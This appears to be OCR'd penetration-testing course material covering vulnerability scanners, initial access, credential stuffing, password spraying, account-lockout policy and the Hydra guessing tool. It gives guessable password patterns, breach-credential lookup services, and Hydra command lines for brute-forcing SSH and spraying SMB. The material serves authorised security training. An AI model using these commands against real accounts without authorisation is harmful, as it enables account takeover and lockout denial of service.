Although NSE has great promise and is starting to get more use in professional penetration testing and ethical hacking, it doesn't detect nearly as many flaws as other, full-fledged vulnerability scanners. Although NSE might someday catch up as a general-purpose vulnerability scanner, today, it is used mostly to focus in on a specific set of issues. That's not a knock against NSE. Its objectives center on augmenting Nmap and bringing more flexible analytic capabilities to the tool. But it is a realization that, for now, Nmap with its NSE capabilities will not supplant traditional vulnerability scanners.

Most modern vulnerability scanners can measure for the presence of thousands of flaws in a target environment.

Scanner Goals

- Vulnerability scanners are designed to perform automated tests to identify tens of thousands of vulnerabilities
  - Configuration issues
  - Missing patches and updates
  - Default credentials
  - End-of-Life software
  - Many others
- Output
  - List of vulnerabilities including the host and port
  - Risk rating
  - Remediations and mitigation methods

A vulnerability scanner is designed to perform the many tests (tens of thousands) to identify vulnerabilities in the target systems. The vulnerabilities to identify include configuration issues, missing patches and updates, default credentials, end-of-life software, and many other vulnerabilities.

The output of the vulnerability scanner includes a list of the vulnerabilities and the host/port on which they are identified. Each vulnerability includes a risk rating and ways to fix or mitigate the vulnerability

Scanner Types

- General purpose
  - Identifies vulnerabilities in a wide-range of applications, services, and operating systems
  - Examples: Nessus, Nexpose, Qualys
- Web Application Scanners
  - Identifies vulnerabilities in a wide-range of web applications
  - Examples: AppScan, NetSparker
- Application specific
  - Identifies vulnerabilities in a specific application or service
  - Examples: SSLScan, OneSixtyOne, WPScan

Vulnerability scanners are divided into three broad groups: general purpose, web application scanners, and application specific scanners.

General purposes scanners can interact with and identify vulnerabilities in many different services and operating systems. They can identify issues in FTP servers as well as missing OS patches.

Web application scanners look for vulnerabilities in web applications and APIs. They speak HTTP/HTTPS and can identify data inputs and will attempt to inject data that can lead to security issues (XSS, SQL injection, command injection, etc.). Some scanners can speak HTTP 1.0 and 1.1, while some can use 2.0. While this type of scanner is technically an application-specific scanner, web applications are such a significant focus that this type of scanner is generally separated into its own group.

Application scanners typically identify vulnerabilities in one specific application or service. For example, SSLScan identifies insecurities in TLS/SSL, but not the underlying website (or other service).

Penetration testers often use general purpose scanners to quickly identify vulnerabilities across the network. To dig into a specific issue or application, or to secondarily confirm a vulnerability, a pen tester may use an application specific scanner.

Scan Types

Vulnerability Scanners

- Unauthenticated – Most common for pen testers
  - Accesses the target over the network
  - Scanner does not have credentials to access the target
  - Unable to identify issues in client software without listening services (e.g., office suite, pdf readers, and browsers)
- Authenticated – Less common for pen testers
  - Access the target over the network
  - Scanner can access the target
  - Interrogate the operating system and applications for their configuration
  - Able to identify vulnerabilities in non-network accessible software
- Agent-based – Rare for pen testers
  - Agent is deployed on the target system
  - Same as authenticated scanners, but the agent reports issues back to a central system

There are three major types of scans: unauthenticated, authenticated, and agent-based.

Unauthenticated scans are performed by a scanner where the scanner does not have credentials for the target system. This means that the scanner can only identify vulnerabilities in services that are remotely accessible. The scanner cannot identify vulnerabilities in client-side software, such as office tools, pdf viewers, and browsers since the scanner has no way to access this software. Additionally, the scanner can't find vulnerabilities in functionality that require authentication.

Authenticated scans allow the scanner to find vulnerabilities in client-side software. In addition, the scanner can ask the host for its configuration—allowing the scanner to find deeper misconfigurations. Likewise, the scanner can interrogate the target and determine missing patches, even if the patch is backported (patch is applied but the software version doesn't change).

Agent-based scans are similar to authenticated scans in that the scan can find deeper issues. The key difference is the architecture. In this case, the agent runs the checks and then reports the results back to the central server.

For penetration testers, an unauthenticated scan is most common (if vulnerability scanning is done at all). Sometimes, but much less often, the penetration tester will be given credentials for scanning, or the target will provide scan results from an authenticated scan. While a penetration tester may get results from an agent-based scan, they won't be allowed to deploy their own agent to perform a scan.

Vulnerability Scanning Tools (General Purpose)

Vulnerability Scanners

- Commercial solutions
  - Tenable Nessus: tenable.com/products/nessus
  - Rapid7 Nexpose, InsightVM, and Metasploit Pro: www.rapid7.com
  - Core Impact: coresecurity.com/products/core-impact—exploitation tool but also with a limited scanner
- Scanning services/appliances
  - Qualys: qualys.com
- Free, Open-source
  - OpenVAS: openvas.org – Based on Nessus 2, significantly slower than Nessus Pro, far fewer checks
  - Flan Scan is an Nmap wrapper and the vulners script which turns Nmap into a full-fledged network vulnerability scanner

There are number of commercially available general-purpose vulnerability scanners on the market today. Below is a list of common, commercially available general-purpose vulnerability scanners (this is not indented to be an exhaustive list):

- Tenable Nessus: tenable.com/products/nessus – In the author's experience, this is the most-commonly used vulnerability scanner used by penetration testers. This is largely due to its relatively low cost compared to other scanners (US$2,990 at the time of this writing) and the license allows scanning of an unlimited number of IP addresses.
- Rapid7 Nexpose, InsightVM, and Metasploit Pro: www.rapid7.com: Nexpose is more commonly used by penetration testers than InsightVM due to the licensing model, the deployment methods, and goals.
- BeyondTrust's Retina Network Security Scanner: beyondtrust.com
- Core Impact: coresecurity.com/products/core-impact—exploitation tool but also with a limited scanner

In addition, OpenVAS is a free, open-source tool based on Nessus 2. It should be noted that there are significantly fewer checks than Nessus (approximately 50%), and it runs much slower than Nessus. OpenVAS is available at openvas.org.

Flan Scan is a "lightweight network vulnerability scanner… a wrapper over Nmap and the vulners script which turns Nmap into a full-fledged network vulnerability scanner."

Some companies offer subscription scanning services, which can be configured to scan across the internet on a regular basis, such as monthly, weekly, or even daily. For intranet scans, these companies often ship an appliance that sits on the internal network, scanning regularly, with reports accessible to authorized personnel via a web portal running on either the appliance or the service provider's website. Qualys offers such a subscription-based scanning solution. This model is less likely to be useful to a penetration tester, especially a third-party tester.

As previously mentioned, if a penetration tester is going to use a vulnerability scanner, it will likely be an unauthenticated scan. Even if the scan is authenticated, it is highly unlikely the penetration testers will be allowed (or be able to) install an agent on the host as it would give the penetration tester control of the systems and somewhat defeat the purpose of the test.

Safe Checks and Dangerous Plugins

- Some plugins crash or negatively impact targets
- These plugins as designated as Denial of Service, Dangerous, or similar and are disabled by default
  - Check with the target (Rules of Engagement) before you use these plugins!
- Penetration testers will rarely run these checks
  - Internal vulnerably management teams are more likely to be authorized to run these checks
- Attackers would happily use dangerous checks (or attacks) if it benefited them. Would you like to know about and verify these issues?

TIP

Before you enable dangerous plugins, obtain documented permission from an authorized agent in the target organization.

Also, remember that no test or scan is 100% safe.


The various scanners have characterized some of the plugins as dangerous as they could crash or negatively impact a target. The scanners will disable these dangerous plugins and require an administrator to enable the checks. The scanner will still identify potential denial of service vulnerabilities if it can do so safely, such as by checking the version number. With these dangerous plugins disabled, it will not send packets to the system that have been shown to negatively impact target systems. Of course, even "safe checks" could impair or crash the target system or service.

Most testers do not bother asking the target as the answer will invariably decline the more aggressive checks. As discussed in 560.1, the question of unsafe or dangerous checks is part of the pre-engagement questionnaire.

Tip: Get documented permission before you use dangerous plugins in your scan.

Results are a guide, adjust risk and recommendations as needed

- Scan results include:
  - Description of each discovered flaw
    - Reduce false positives with manual verification
  - Estimate of risk level (severity)
    - Rating does not account for compensating controls
    - Scanner does not know the system/data's importance
    - Scanners don't help with prioritization (you can!)
  - Recommendations for resolution
    - Provide clearer instructions
    - Provide multiple options (long-term and short-term)
    - Provide solutions specific to the target



Scan results include an estimated risk associated with each issue. These results should be used as a guide and should not be copy/pasted into your report. You should adjust the results based on your experience and the potential impact on/to the target system/service.

Scanner output includes the description of the flaw. When you write the report, you will often find it more efficient (for both you and the report recipient) to group findings together. For example, you may have one finding for end-of-life operating systems where you combine scanner findings for Windows 2000 and Fedora 9. Also, as mentioned in 560.1, make sure you verify findings before adding them to the report. Vulnerability scanners will often find issues that do not actually exist (false positives). Provide value-added services by verifying the Nessus results manually if possible, researching each discovered issue and trying to see if the given target machine actually exhibits that problem or if we've got a false positive. You may need to review the configuration of the target with the system administrator, research other tools, craft custom tools, or perform manual testing with Netcat or Scapy.

Scanners will also include an estimated risk rating, commonly categorized as Critical, High, Medium, Low, and Informational severity. This rating does not factor in compensating controls, nor does the scanner understand the importance (or irrelevance) of the target system. The same vulnerability on two different systems may have different risk ratings. You should also help the target prioritize or rank the vulnerabilities. Even though the scanner says that a given issue is High risk, for a given target in a given environment, it may be Medium or Low risk. Of course, the opposite could also apply.

Another key piece of scanner output is the recommendations and mitigations. The list provided by the scanner can be a good starting point, but it is not the end of the story. Again, as discussed in 560.1, you should offer the target multiple ways to resolve the issue, even offering short-term and long-term fixes. When it makes sense, add recommendations that are specific to the target, such as recommendations of ways to modify their specific defensive tools to remediate the issue.

Scanner Choice for This Course

- While understanding vulnerability scanner output and tweaking scans is important, it is not the focus of this course
- SANS offers SEC460: Enterprise and Cloud Threat and Vulnerability Assessment and covers:
  - Vulnerability management process
  - Scan settings
  - Scanner placement
  - And much more
- We are going to focus on a pen test-focused vulnerability assessment tool (of sorts) for Windows

While it is important to understand how to use a vulnerability scanner and digest its output, it is not the focus of this course. If you want to dive more deeply into vulnerability management, the process, and configuration of vulnerability scanners, SANS offers an entire six-section course on the subject, SEC460: Enterprise and Cloud Threat and Vulnerability Assessment (https://www.sans.org/course/enterprise-threat-vulnerability-assessment). The course covers the entire vulnerability management process with sections on vulnerability scanner placement, configuration, and results interpretation.

As this is a penetration testing course, we are going to look at a tool designed to analyze vulnerabilities on Windows systems.

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

So far, we've looked at different ways to identify live systems, open ports, and listening services. Let's take a look at some quick ways to gain access to these systems.

Pen testers often gain initial access via network services

- In an Assumed Breach, we start with access (laptop and account)
- Red Teamers must fight for initial access, often via client-side attacks and social engineering/phishing
- In the traditional penetration test, the testers start with only network connectivity (both internal and external)
- It is common for penetration testers to be required to identify all (or many) of the vulnerabilities, even if not exploitable (somewhat overlaps with vulnerability assessment)

This page intentionally left blank.

Where Does Access Come From

- Initial access most often happens in one of three primary ways
  - Default credentials
  - Guessable credentials
  - Exploitable services
- Before we can guess credentials or exploit a service, we need to know it exists
  - Finding these services is the focus of 560.2 up to this point
- Exploitation is covered in 560.3

This page intentionally left blank.

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

One of the most common ways for an attacker to gain access to a system is via password guessing. In this section, we'll discuss password guessing tools and techniques that can lead to our initial access, pivoting, and privilege escalation.

The Primacy of Passwords

- Passwords remain the dominant form of authentication today
  - On intranets, certainly
  - But often on internet-accessible systems as well:
    - VPNs, SSH, web applications, email access, and such
- Professional network penetration testers and ethical hackers must understand password attacks at a fine-grained level
  - They make up a crucial component of our arsenal

Password attacks are a crucial component of the professional penetration tester's and ethical hacker's arsenal. Unfortunately, today, the lowly password remains the dominant form of user authentication in most environments. This is certainly true on internal networks, where the password access of mission-critical systems is common. But it's even true for most organizations across the internet. Many organizations still allow access via virtual private networks (VPNs), Secure Shell, web applications, and email using only a userID and password. For this reason, penetration testers and ethical hackers must understand password attacks at a fine-grained level. This section of the class focuses on this important attack vector.

Some less-experienced penetration testers fall into the mindset that exploits are what penetration testing is all about. "Give me a sweet remote 'sploit for a big new flaw, and that's all I need" is the mindset that some have. Although a good exploit of a target machine can go a long way, after that system is conquered, attackers often turn to password attacks to get access to other systems. In other words, neither exploits nor password attacks are sufficient by themselves for a solid penetration test. We need both.

Credential Stuffing reuses breached credentials to access other resources


- Users often use the same password inside their organization that they use on third-party sites
- Usernames and Password material is extracted from a third-party breach and cracked, then attackers attempt to log in at the target organization
- Good security practice dictates that each account should use a unique password for each account
  - Many users find this difficult
  - "Passwordless" login, 2FA, and password vaults are responses to this problem

Credential Stuffing is an attack where breached passwords from a third-party site are used to access other sites, often the original organization. The attack is commonly executed in an automated fashion, especially right after new breach data is published. An attacker finds password material, cracks it, and then uses the password against sites other than the breached site. The underlying issue here is password reuse.

When a user uses the same password across multiple sites/entities, they are creating a de facto trust between the organizations. If the password is breached at one organization, it can be used at the other. Good security practice dictates that each account should use a different password. This is obviously much easier said than done. For the security professional, we often have the technical acumen to use password vaults, but many others don't have the technical ability, don't want the expense, or they like the ease of using a few passwords across many sites. Organizations are trying to minimize the risk by adding extra security to passwords by adding 2FA/MFA or switching to "passwordless" authentication. In reality, passwordless authentication just moves the authentication to some other organization, such as your email provider or mobile carrier.


Credential Databases

- There are online services that allow you to search for compromised credentials
- Paid dehashed.com and leakcheck.net
- Free site: scylla.sh
  - Limited functionality
- Some penetration testers maintain their own databases



The goal of a penetration test it is to mimic the actions of a real-world attacker. The evil attackers are using leaked credentials from breaches, and we need to too. There are a few paid services that allow you to search compromised credentials, most notably dehashed.com and leakcheck.net. There are free, public searches available at scylla.s, but its functionality is somewhat limited.

To save costs or to customize their search capabilities, some penetration testers maintain their own breach databases where they manually import dumped credentials.



There are two types of online password attacks: (traditional) password guessing and password spraying.

Traditional password guessing focuses on a single user (or a few users) and many passwords, often hundreds or thousands. This type of attack may be mitigated by account lockout protections. Since lockouts limit our ability to test a large number of passwords, the attack often focuses on accounts that do not lockout, such as root or administrative accounts.

With a password spray attack, the attacker targets a large number of users with a single or a few passwords. It allows the attacker to make many attempts and decrease the likelihood of causing a lockout. This attack type targets users with guessable passwords.

An evil attacker does not care about account lockout and the potential for a denial of services. As penetration testers we must take care not to hinder the business operations and must, therefore, be careful to prevent account lockout.

Making Good Guesses with a Custom Dictionary

- Most password complexity requirements include uppercase, lowercase, and numbers (sometimes special characters, too)
- Use the current `<Season><Year>`
  - Many organizations require rotation every 90 days, and users can simply look out the window to remember their password
  - Try the current season, the next season, and the previous
- `Orgname1`, `Orgname2`, `Orgname3`, …
- `Password1`, `Password2`, `Password3`, …
- `Welcome1`, `Welcome2`, `Welcome3`, …
- Need a special character, add a !

With password guessing attacks, we can only safely test a few passwords. If we go too fast, we risk lockouts, denial of services, or a false negatives.

Most password policies require three of the following four classes of characters: uppercase, lowercase, numbers, and special characters. Users will typically use three of the above sets (upper, lower, number), especially among users who select bad passwords.

Password rotation and password reuse policies make it harder and harder for users to come up a with good and memorable password, which means some users will select easy to remember passwords. Penetration testers regularly come across passwords in the following forms:

- <Season><Year> – try the current, previous, and next season as well as four- and two-digit years
- Organization1-99 – users will often increment with every rotation
- Password1-99
- Welcome1-99

The number of passwords used in a password guessing attack is very small. Often, you can only safely use a few passwords before you encroach on the lockout mechanism. The passwords used here must be very targeted. Common bad passwords used for password guessing include the CompanyName1 and Password1. Both of these passwords will pass most of the password complexity rules that require an uppercase letter, a lowercase letter, and a digit. Another very good guess is derived from the organizations password rotation policy. Users get tired of coming up with new passwords and use a scheme to remember passwords. If the password rotation policy requires a change every 90 days, then users will many times use a password of <season><year>; if monthly, then <month><year>. These schemes will pass most password complexity requirements and thwart the password repeat detection. Also, the previous season/month as well as the next season/month may work, as you won't know when users were last required to change their password.

Trimming Word Lists with Hydra's pw-inspector

- Use **`pw-inspector`** to trim a wordlist based on the password policy
  - **`-i file`** Input file (or use Standard In)
  - **`-o file`** Output file (or use Standard Out)
  - **`-m num`** Min password length
  - **`-M num`** Max password length
  - **`-c num`** Minimum number of criteria required in each password
- Available criteria:
  - **`-l`** Lowercase (lowercase L, not a 1)
  - **`-u`** Uppercase
  - **`-n`** Numbers
  - **`-p`** Printable characters which are not -l/-n/-p, such as: `!@#$%^&*()`
  - **`-s`** Special characters not within the sets above (including nonprintable)

Default Windows policy is 3 of uppercase, lowercase, numbers, special; filtered with:

```
pw-inspector -i file1 -o file2 -m 8 -c 3 -lunp
```


In addition to Hydra (the password guesser) and xHydra (the GUI), this suite also comes with a useful tool called pw-inspector, which trims down wordlist files to select those words that match a specified password policy. Thus, we won't waste time guessing passwords that wouldn't meet the established policy requirements of the target. Note, however, that sometimes you do want to send guesses that do not match the target system's or enterprise's password policies simply because some systems and user accounts do not comply with the policy.

The pw-inspector tool can take a list of words on Standard Input, remove words that do not meet certain specified criteria, and dump the resulting list of words on its Standard Output. Alternatively, instead of using stdin and stdout, users can specify input and output files with the -i and -o options, respectively. The -m [n] option tells pw-inspector that the minimum number of characters to use for a password is n. Any words that are shorter will be removed. Similarly, -M [N] says to remove all words longer than N characters.

The -c [count] option tells pw-inspector how many password criteria a given word must meet to be included in the list. In other words, some policies state, "A password must meet two of the three following criteria". A tester could then configure pw-inspector with -c 2. The criteria are defined using the following options:

`-l`: The password must contain at least one lowercase character.
`-u`: The password must contain at least one uppercase character. (To specify a mixed-case requirement, configure -c 2 -l -u.)
`-n`: The password must contain at least one number.
`-p`: The password must contain at least one printable character that is neither alphabetic nor numeric, which includes !@#$%^&*().
`-s`: The password must include characters not included in the other lists (such as nonprintable ASCII characters).

Account Lockout

Password Guessing

- Dangerous! Password guessing against a target that uses account lockout could result in a denial-of-service attack.
  - Account lockout must be taken into account before any password guessing attack occurs
  - Account lockout is not an issue for password cracking
- You may want to have target environment personnel monitor systems carefully while you are conducting the attack
  - Microsoft's LockoutStatus.exe tool pulls info about locked-out accounts from Active Directory
  - The ALockout.dll tool records a text file of apps that may be locking out accounts—useful for troubleshooting

Account lockout functionality is an important issue that professional penetration testers and ethical hackers need to take into consideration during their tests. If your test regimen involves automated password guessing, you could lock out valid user accounts, possibly even accounts used by system administrators, resulting in a denial-of-service attack. Serious damage could be done to the target organization's business by an errant password guessing attack during a penetration test when account lockout is involved.

It's important to note that account lockout is an issue for password guessing attacks but not password cracking attacks. In the latter, the attacker creates guesses, encrypts, and compares on the attacker's own systems, without actually trying to log in to the target machine. Thus, the target machine cannot track any login attempts because there are no such attempts in a password cracking attack. But for password guessing, where an attacker actually tries to log in to the target machine, we need to take into account the possibility of account lockout.

While conducting a password guessing attack, you may want to have personnel associated with the target environment monitor systems to determine if any accounts have been locked out by your work. Microsoft provides some separately downloadable free tools for Windows environments that can help with this tracking. The LockoutStatus.exe tool pulls information about locked-out accounts from Active Directory, letting an administrator pull the status regularly to see if accounts have been locked out recently while a test is running. Furthermore, the ALockout.dll tool helps troubleshoot account lockout problems by generating a text file showing the names of applications that are causing account lockout to happen in a Windows environment.

Account Lockout on Windows

- **Lockout threshold**: Number of bad password attempts allowed
  - Valid values between 0 (no lockout) and 999
- **Lockout duration**: Minutes before account is automatically re-enabled
- **Lockout observation window**: Minutes before the count is reset
  - Must have zero bad attempts during that time
- To see what they are for a domain, run:

```
C:\> net accounts /domain
```

- Be aware of fine-grained password policies!

Safest Approach: One round of guessing per (longest) observation window

Three of the most important settings for account lockout on Windows machines are:

- **Lockout threshold:** This count is the number of bad password attempts for an account that will be accepted before the account is locked out. Valid values range between 0 and 999. With a value of 0 (the default), accounts will never lock out. If the value is 5, the system will accept five attempts for each account, after which the given account will be locked.
- **Lockout duration:** This is a measure, in minutes, of the amount of time that an account will be locked out until it is automatically re-enabled. If the value is 0, the account will be locked out until an administrator re-enables the account. The maximum value is 99999.
- **Lockout observation window:** This configuration sets the time duration, in minutes. over which bad logon attempts are counted. After this timeframe passes, the bad logon attempt counter is reset to 0. If account lockout has been enabled, this setting's value must be at least 1 and can range up to 99999.

To see the values of these settings on a local Windows machine, you can run:

```
C:\> net accounts
```

To see these settings for a Windows domain, you can run the following command on any system from an account that is an administrative member of the domain:

```
C:\> net accounts /domain
```

Fine-grained password policies allow administrators to have a different lockout policy for various groups. We recommend find the longest observation window across all the policies and do a single round of guessing in that window.

Suggestion: Attempt a single password per observation window

- Even safer, never go faster than one guess per hour
- Generate a short list of passwords to attempt across all users
- Determine the longest password observation Window in the organization (Active Directory allows multiple password policies)
  - Ask the target personnel (careful, they are sometimes incorrect)
  - Search policies with PowerShell or use a tool like DomainPasswordSpray
- Select one tester to oversee spraying to ensure clearing of observation window, especially across multiple tool executions

It is much safer to take it slow when password spraying. One mistake here can mean a widespread lockout, causing a denial of service condition across the entire organization. We recommend going extra slow so as not to cause issues. To begin, we need to generate a short list of passwords.

The key to staying safe is understanding the lockout policy in the organization. We can ask the target personnel about their policy, but they are sometimes unintentionally incorrect. Ideally, we can search the password using PowerShell https://devblogs.microsoft.com/scripting/use-powershell-to-get-account-lockout-and-password-policy/ (shortlink: redsiege.com/560/lockout) or a policy-aware password guessing tool such as https://github.com/dafthack/DomainPasswordSpray/ (shortlink: redsiege.com/560/dps).

The authors of this course suggest trying just a single password per user across the observation window. You could be more aggressive by trying one or two less than the smallest lockout number, but to be safe, we recommend you try only a single password.

We really need to be sure that each guess is beyond the observation window for the user. Even a single second too fast and the password count will not reset, meaning we get closer and closer to a lockout with each pass of guesses. If the observation window is 30 minutes, and you guess a password at 29:59, the incorrect password count is incremented and the window resets. Here is an example of what happens if you go just a little too fast with multiple passes of guesses (observation window of 30 minutes, lockout 3):

Guess #	Time	Incorrect Password Count	Locked Out
Initial State	0:00	0	No
1	0:00	1	No
2	29:29	2	No
3	59:58	3	Yes

Even though the first password guess was well over 30 minutes before the third guess, the first guess is not forgotten since the observation window was reset when the second incorrect guess happened. If the tester had waited just a second more before the third guess, the incorrect password count would reset to zero. For this reason, we recommend that you never go faster than one guess per hour, even if the observation windows is shorter.

Password Guessing Tools

- Tool choice depends on the protocol, authentication type, and personal preference
- Hydra – https://github.com/vanhauser-thc/thc-hydra
- Ncrack – https://nmap.org/ncrack/
- Patator – https://github.com/lanjelot/patator
- Metasploit – https://metasploit.com
- Multiple Nmap Scripts
- Many other tools focusing on a specific technology or protocol

There are many different tools for password guessing. The most commonly used password guessing tools are:

- Hydra – https://github.com/vanhauser-thc/thc-hydra
- Ncrack – https://nmap.org/ncrack/
- Patator – https://github.com/lanjelot/patator
- Metasploit – https://metasploit.org
- Multiple Nmap Scripts

The choice of tool is often based on the protocol and authentication type, but for a given protocol and authentication type, there are often multiple tools that accomplish the same task, so the choice comes down to being a personal one. For example, Patator and Hydra both cover a lot of the common protocols. Some penetration testers like the simplicity of Hydra, while others like the granularity of Patator.

THC-Hydra

Password Guessing

- Targeting:
  - A single target with `service://server[:PORT][/OPT]`
  - A list of targets with `-M targets.txt servicename`
- Credentials to use for guessing:
  - Single user with `-l` *`username`* or a list with `-L` *`userfile.txt`*
  - Single password with `-p` *`password`* or a list with `-P` *`passfile.txt`*
  - Specific *`username`*`:`*`password`* combinations with `-C` *`credfile.txt`*
- xHydra is the GUI interface
- Supported protocols:
  - Cisco, CVS, FTP[S], HTTP[S], HTTP-Proxy, IMAP[S], LDAP, MSSQL, MySQL, Oracle, POP3[S], Postgres, RDP, Redis, SIP, SMB, SMTP[S], SNMP, SOCKS5, SSH, SVN, TELNET[S], VMAuthd, VNC, xmpp!

THC-Hydra is a password guessing tool that targets a variety of network services. Hydra is a command line tool. The suite also features a GUI frontend called xHydra, which enables a user to configure various options to generate a command line that it passes to the Hydra tool to run.

Hydra can be used against a single target or a list of targets (`-M targets.txt`). You can target a single user with `-l login` or a list of users with `-L users.txt`. Similarly, you can select a single password with `-p` *`Password`* or a list of passwords with `-P passwords.txt`. Note for the user and password options that the lowercase `u`/`p` is a single user or password while the uppercase version uses a list. If you have a list of credentials, such as breached, cracked, or previously guessed credentials, you can put them in a colon delimited file (format: `user:password`) and use the `-C creds.txt`.

As mentioned, the tool supports a number of protocols. Per the documentation, the tool supports the following protocols:

```
adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-
{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq
imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-
listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis
rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh
sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
```

Hydra is written by van Hauser/THC & David Maciejak and is available at https://github.com/vanhauser-thc/thc-hydra.

Hydra Examples

- Single user, multiple passwords targeting SSH on port 2222

```
hydra -l root -P passwords.txt ssh://1.2.3.4:2222
```

- Spray targeting SMB on default port with a single thread (`-t`)

```
hydra -L users.txt -p password1 -t 1 smb://dc01.foo.local
```

- Try a specific username and password across the network

```
hydra -l jsouik -p P@ssw0rd! -M windows-hosts.txt smb2
```

- Use previously compromised credentials across the network

```
hydra -C creds.txt -M win-hosts.txt smb2
```


As mentioned, with a traditional password guessing attack, we select a single user and attempt multiple passwords. To target a single account with multiple passwords on a single SSH server on the non-default port of 2222, we can use the following command:

```
hydra -l root -P passwords.txt ssh://1.2.3.4:2222
```

Some services, such as SMB, do not like multiple authentication attempts at the same time. To perform a password spray attack against a Spray targeting SMB on default port with a single thread (-t)

```
hydra -L users.txt -p password1 -t 1 smb://1.2.3.4
```

Try a specific username and password across the network

```
